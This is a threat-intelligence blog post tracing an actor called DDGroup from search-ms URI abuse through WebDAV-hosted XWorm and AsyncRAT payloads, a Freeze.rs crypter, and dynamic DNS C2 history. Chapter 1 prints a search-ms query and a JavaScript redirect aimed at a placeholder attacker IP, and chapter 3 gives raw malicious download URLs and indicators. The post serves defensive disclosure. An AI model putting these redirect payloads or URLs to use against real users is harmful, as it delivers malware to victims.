Uncovering DDGroup — A long-time threat actor

By Gi7w0rm

Published: 2023-09-08 · Archived: 2026-04-05 23:16:07 UTC

16 min read

Sep 8, 2023

Sometimes when investigating malware, you come across something that calls your attention. Something that seems odd, something that seems noteworthy, or something that just sticks with you. This blog post is the result of just that. But let's start from the beginning…

Summary:

In the following blog post, we are going to have a look at a new attacker group I discovered by sheer coincidence. I will start off by describing a new attack vector described by Trellix Security, which abuses the “search-ms” URI handler to trick victims into opening a malicious file. From there, I will describe the encounter of an in-the-wild attack, which unexpectedly led me to the discovery of tons of indicators related to a Threat Actor that has been mentioned in several articles since February 2022, but has never been named or specifically described. I was able to track back their activity to at least the beginning of 2019, but I do believe the activity goes far beyond that. I am going to introduce their lures, some of the campaigns they have done so far, and some specific characteristics they show. Buckle up, it is probably going to be a long and interesting read. ^^

Chapter 1: The “search-ms” URI handler abuse

On August 7, 2023, researchers at security company Trellix released a post about a new kind of attack vector, targeting Windows Users via the “search-ms” protocol. While the theory behind this attack vector is not new, Trellix had observed it in several in-the-wild attacks, bundled with some new methods to compromise users.

“search-ms” is a URI handler implemented in Microsoft Windows. If my research is correct it has been introduced in Windows XP and has been present and expanded on ever since. To understand how this protocol works, here is a sample query as taken from an actual attack:

```
search-ms:query=Invoice_4532&crumb=location:\\\\[AttackerIP]@5000\\DavWWWRoot&displayname=Search'
```

This query has several parts. Let's look at them individually to better grasp what is going on:

1. **search-ms :** This is the URI handler in question. Similar to “http:” or “ldap” it defines the protocol used to handle a specific URI. In this case the rest of the string defines a query to be handled by Windows Search.

2. **query=Invoice_4532 :** This part defines what should be searched for. In this case we will search the location given in the next argument for the term “Invoice_4532”.
3. **crumb=location: :** This feature is implemented since Windows Vista and supports AQL statements. It is used to narrow the scope of where a query should be searched.
4. **location:\\\\[AttackerIP]@5000\\DavWWWRoot :** This is the location we want to search. It is actually where the main magic happens because, besides locations that are on your local device, this parameter actually allows you to search remote locations as well. However, if everything works as intended, there is no actual warning that the user is querying a remote drive. An inexperienced user might not even notice it at all. Note that the part behind the “@” symbol is actually the port and path used.
5. **displayname=Search :** This argument defines the name shown in the explorer window for the particular query.

Trellix observed that the above-described URI handler was abused in a set of attacks where an attacker would make a victim (unknowingly) open a search URL that queried an attacker-controlled server. Initiated through either a direct phishing link sent to the victim or through a malicious attachment, the victim would be redirected to search for a specific file name (aligning with the lure) on an attacker-controlled server. In most cases this was done by having the victim open a webpage, which had the following javascript redirect included:

```
<script>
window.location.href = 'search-ms:query=[Filename]&crumb=location:\\\\[Attacker_IP]\\DavWWWRoot&disp
</script>
```

Upon opening this page, the victim would be prompted to open the page with the adequate application (Windows Explorer), as seen in the image below:

Press enter or click to view image in full size



Figure 1: Redirect to Windows Explorer

If permitted, the victim would be greeted by this:

Press enter or click to view image in full size



Figure 2: Query from attack

As you can see, in this case, the particular attack campaign was already over and so the “invoice6688” file had been deleted. Still, you can observe the query executed in the top right search bar and also the name of the query given as “Search” in the middle top bar and on the very top in the tab name.

In an attack scenario, there are obviously many file types you could put here to be executed by the victim. From .exe to .lnk, as long as the victim believes the file is on their device and they double-click it, the attack will be successful.

Initially, I was really intrigued by this new technique. I was planning to write a blog on it and collected some additional information, including a PoC for my local environment. However, I stumbled upon a great medium post by Micah Babinski who thoroughly covered the topic and I just had nothing to add to it. So instead I had a closer look at the IoC given by Trellix and tried to find additional IoC that could be linked to this campaign. I found that some of the servers used in the attacks described by Trellix had actually been used for Microsoft Office Phishing prior to this new campaign. However, all links listed by Trellix were down and I only ended up at dead ends. I decided to stop my investigation and as a last thing I warned my colleagues and industry peers about this new vector, as ever since Microsoft blocked Macro-based documents, attackers are very fast to adapt to new attack vectors. So better be prepared to see this more often.

Chapter 2: An Unexpected Hit

One of the key advantages you have, if you are active in the infosec space of social media, is the various contacts you make over time. Besides the fact that you can learn a lot from industry peers if communicating with sufficient people, there are always some interesting things knocking at your door when you least expect them. In the case of this blog post, the day after investigating this new attack vector, I received a message from my friend and industry peer Fate112. Fate had recently observed an increased amount of phishing targeting one of the organizations he is responsible for. As I had noticed some phishing pages on the same servers that were used for the “search-ms” attacks, I had warned him the day before. He actually went on to scan his logs for characteristic patterns of the “search-ms” attack pattern and found a hit! In this case, the execution was prevented by the AV, but it gave me an in-the-wild case to analyze. Awesome! :D

So, let’s dig into the attack chain:

Press enter or click to view image in full size



Figure 3: Execution Flow ITW attack

As you can see, the attack is pretty much the same as we have just learned about. An invoice-themed phishing mail was received by one of the company's employees. A malicious PDF file was attached, showing a typical lure of a “protected document” that contains a link to view the alleged content. The lure can be seen below:

Press enter or click to view image in full size



Figure 4: Lure Invoice.pdf with link to “search-ms” redirect

As the filters of the attacked network prevented execution, I was not able to obtain the final payload. However, we will later see what it would likely have been.

Chapter 3: Investigating Attackers Infrastructure

After confirming that we had observed an in-the-wild attack using the new “search-ms” attack vector described by Trellix, I was of course curious to see which actor had picked up the method that fast. I was sure it must be a sophisticated actor as you don’t normally see actors adapting so fast. So I started to dig into their infrastructure. A first hint that there was more to find was shared by my fellow researcher RussianPanda:

As you can see, there are many further associated paths and files to the WebDav Server used by our attacker. Panda was so kind to share the associated dll’s with me. And indeed, they turned out to be XWorm.

Associated C2s:

- secoundxwormm.ddns[.]net
- freshinxworm.ddns[.]net

The use of dynamic DNS domains for C2 communications is a central technique in the arsenal of the DDGroup actor. We are going to have a thorough look at the network indicators related to this actor in a later part of this blog post.

However, I would like to point out another interesting detail:

WebDav Environments as used in this attack can actually be queried as well. If you skip the predetermined search term (Invoice-xyz), you actually get all files currently available on the WebDav Server. So when revisiting the server's IP on 09.08.2023, the Invoice files of the before-described attack were already gone. However, there were the following files available:

Press enter or click to view image in full size

Figure 5: Files available (via Explorer.exe)

Press enter or click to view image in full size



Figure 6: Files available (via Chrome)

As you can see, there was yet another .dll file, which turned out to be AsyncRAT.

Associated C2 domains:

- Darwin090.gleeze[.]com
- randall010.camdvr[.]org

Note: Both camdvr and gleeze are dynamic DNS domains by a DNS provider called Dynu Systems, Inc.

However, what may be even more interesting is the “server.exe” file with the SHA-256 hash: ad91669c04a71d1adedd3800fcfb505734e442a891a532e1ad18c54b05acc98d

Press enter or click to view image in full size



Figure 7: server.exe executed in Sandbox

If you enter this hash into the search function of VirusTotal, you will see that this file has previously been submitted as dufs.exe.

A little Google investigation later, we can identify the application as an open-source file-sharing server from GitHub: https://github.com/sigoden/dufs.

Among the multiple functionalities of this server is the WebDAV protocol. It is therefore very likely we have found the software used for setting up the attacker's WebDAV environment.

In addition, when I first stumbled upon the server, there was a digital breadcrumb left which led me to another WebDAV server by this attacker:
http://192.155.91[.]72:5000/dufs.exe.

When looking at that IP in Virustotal, we can yet again make out associated files. They make use of the same “Invoice” related scheme. One of these files is Invoice_RVSJKAM02GH_pdf.lnk with the sha-256 hash: 84d32881ef43a7662841c032d263478fb93c5bac82a126a0d06daf685ad7fa3c.

It downloads a file called: http://192.155.91.72:5000/Invoice.vbs which in turn downloads a .jpeg file from https://cdn.pixelbin[.]io/v2/red-wildflower-1b0af4/original/universo_vbs.jpeg . Sadly, the image file was not available anymore. However, the Invoice.vbs file actually hints that it would have contained code to decrypt yet another payload sitting at https://winyardbuilding[.]nz/B/1vcf.txt. It is assumed that ultimately the final payload would likely have been yet another piece of off-the-shelf malware with dynamic DNS C2. We will have a look at further network indicators in a later chapter. However, before doing so, let's have a look at the previously discovered payloads of XWorm and AsyncRAT.

Chapter 4: The Unknown Crypter

When first analyzing the payloads used in the WebDAV attacks described in Chapters 2 and 3, an unknown Crypter was observed. While Payloads like XWorm and AsyncRAT are normally well-known and therefore well covered by common detection tools and online sandboxes, the DLL files in this attack only got a 3/10 rating in the online sandbox service tria.ge with successful executions going as low as 1/10 detection rate as seen in the following analysis: https://tria.ge/230807-zbx56shc85/behavioral2

The detection service Intezer did not perform any better and was not able to name/identify XWorm as such (although generic malware was successfully detected): https://analyze.intezer.com/analyses/efa9bcff-0f2a-4805-8761-56b8c7024a1b/genetic-analysis

So I had a closer look at the binaries. The first thing I did was look at the strings extracted by Intezer:

Press enter or click to view image in full size



Figure 8: Some of the extracted strings

When looking at the extracted strings, two things immediately stick out.

First of all, we seem to be dealing with a binary written in the RUST programming language, which is identifiable by the .rs files being imported. It is an interesting choice because RUST has been increasingly used by malware authors to evade Antivirus and Malware Detection solutions due to it being less used for malware creation than older languages like C# or C++. It also makes reversing harder as there are fewer talented reverse engineers for programming languages with lesser use.

Additionally, we can see that there is actually a PDB path inside the binary:

“C:\Users\Administrator\Desktop\crock\target\release\deps\crock.pdb”

However, as much as I searched for this pdb path, I was not able to find any mention of it. Which is normally not common as the average criminal mostly opts for off-the-shelf encryptors. The only reason that seemed legitimate to me was that I was looking at a previously undocumented crypter, maybe even something self-coded by the actor.

Of course, this possibility was very intriguing, as it was going in contrary to all prior observations concerning the use of off-the-shelf malware, dynamic DNS C2s, and open-source tools like the Dufs file-sharing server.

At this time, I sent off another Tweet:

Sometimes you just have to admit that your capabilities are not sufficient in a certain area and I am definitely not an expert reverse engineer and even less so in the RUST language.

As a response to this tweet, I was contacted by a fellow researcher who goes by the handle cxiao. Cxiao was quick to point out that he was surprised that the online scanning services had done such a poor job in detecting the threat as the obfuscator actually did a straightforward process injection into the default Windows editor “notepad.exe”.

Cxiao was also able to point me toward the likely used crypter/packer for this malware. And guess what? It is open source again: https://github.com/optiv/Freeze.rs

While we were not able to prove it without doubt, the following technical details make me confident in this assessment:

1. The targeted process for injection is “notepad.exe”, which in the Freeze.rs code is the default process to be targeted.
2. The target process is created with the CREATE_SUSPENDED flag (0x4)
3. At the beginning of the main function in the code (virtual address 0x1800011c0 in the sample with Sha-256: afd38445e5249ac5ac66addd18c20d271f41c3ffb056ca49c8c02f9fecb4afcb), there are the following three calls to the Win32 API, which attempt to hide the console window:

```
1800011e6      HWND hWnd = GetConsoleWindow();
1800011f3      ShowWindow(hWnd, SW_HIDE);
1800011f8      int32_t lpEnvironment = 3;
180001220      SetWindowPos(hWnd, -2, 0, 0, 0, 0, 0x3);
```

This exactly matches the code in the hide function in Freeze.rs: https://github.com/optiv/Freeze.rs/blob/52f0bc0f301182c9d18afd89bfda1d69e2cef31b/lib/src/lib.rs#L142C1-L142C1.

Get Gi7w0rm’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Note that the proper way to hide the console Window for Rust applications is by using the #![windows_subsystem = “windows”] attribute in your program — I am not sure why they did it this way, as these function calls are pretty distinctive for detection.

4. At 0x1800014a3, they call a function (at 0x1800036b0) which maps in C:\Windows\System32\ntdll.dll via calling CreateFileMappingW, MapViewOfFile. They parse the PE headers and specifically look for the address of the .text section; they look for both the string .text and the string REASON in there. This matches the code in these places exactly:
https://github.com/optiv/Freeze.rs/blob/52f0bc0f301182c9d18afd89bfda1d69e2cef31b/lib/src/lib.rs#L171,
https://github.com/optiv/Freeze.rs/blob/52f0bc0f301182c9d18afd89bfda1d69e2cef31b/lib/src/lib.rs#L208

5. A weird cryptographic mistake was observed, in which a Base64 encoded “IV” value is defined for the RC4 algorithm. RC4 does not make use of an IV. This matches:
https://github.com/optiv/Freeze.rs/blob/52f0bc0f301182c9d18afd89bfda1d69e2cef31b/lib/src/lib.rs#L375

In regards to the observed unidentified pdb path, cxiao actually pointed out a solution I had not thought about before:

> For the PDB path we see (C:\\Users\\Administrator\\Desktop\\crock\\target\\release\\deps\\crock.pdb) — when generating payloads with Freeze.rs, the user is able to specify what the output name they want is (e.g. crock.exe, crock.dll). Freeze.rs then creates a generated folder with the first part of that name (e.g. crock), writes the generated Rust build files and source files into that folder, then does a build of a new Rust binary from that folder:
> https://github.com/optiv/Freeze.rs/blob/52f0bc0f301182c9d18afd89bfda1d69e2cef31b/src/main.rs#L133
> This will result in, by default, a PDB path which has the name of the generated project (crock.pdb)

So once again we observed our actor making use of open-source tooling to prepare their attacks.

Chapter 5: The same actor — over and over again

Now, let us get to the part where things get really interesting which is also why I decided to give the actor a name and dedicate this whole blog post to their activities.

When I normally see an actor making use of dynamic DNS services for C2 connections, paired with open-source tooling, I am mostly convinced to be looking at a non-sophisticated actor. And on this occasion, it seems that this is how a rather big fish was able to evade public attention for a long time.

Let us have a look at the previously discovered C2 servers:

- secoundxwormm.ddns[.]net
- freshinxworm.ddns[.]net
- Darwin090.gleeze[.]com
- randall010.camdvr[.]org

As we all know, domains usually point at IP addresses using the DNS protocol. And this is not different with dynamic DNS domains. Luckily, I have access to a great tool for DNS history data called Axon Intel by Validin LLC (*). Together with other known search tools like OTX Alienvault and VirusTotal, it is not difficult to get a history of IP addresses associated with the above C2 domains.

Let us start with secoundxwormm.ddns[.]net. Using AxonIntel we can quickly determine that the domain previously pointed at IP: 154.53.51.233

Here is a screenshot of the history of that IP:

Press enter or click to view image in full size



Figure 9: AxonIntel DNS history for 154.53.51.233

Noticed something? There is two other dynamic DNS domain that pointed at this IP for the same timeframe, one of them we have seen before: freshinxworm.ddns[.]net and one is new: quasharr.ddns[.]net

Let's have a look at quasharr.ddns[.]net it in VirusTotal:

Press enter or click to view image in full size

Communicating Files (6)

Scanned	Detections	Type	Name
2023-01-29	11 / 60	unknown	invoice.bat
2023-03-22	60 / 69	Win32 EXE	tmp9460.tmp
2023-08-06	26 / 59	Shell script	prryry.bat
2023-01-13	0 / 60	unknown	WIN.bat
2023-02-17	54 / 71	Win32 EXE	Client.exe
2023-01-26	0 / 60	unknown	rpmyni.bat

As you can see, there is some evil associated. “invoice.bat” even fits the Invoice-themed lures observed for the other C2s. Interesting, was that a lucky hit? Let's try with freshinxworm.ddns[.]net.

Press enter or click to view image in full size



Figure 10: AxonIntel DNS history for freshinxworm.ddns[.]net

As you can see, the domain has been pointing to 3 different IPs in the timeframe of one month. It is likely the same actor. Let's have a look at the IPs:
89.117.72.232 and 154.12.233.76

Press enter or click to view image in full size



Figure 11: AxonIntel DNS history for 89.117.72.232

Press enter or click to view image in full size

Figure 12: AxonIntel DNS history for 154.12.233.76

Well, at this point I think we can all agree that quasharr.ddns[.]net is also linked to DDGroup.
Let us have a look at this newfound domain in AxonIntel:

Press enter or click to view image in full size

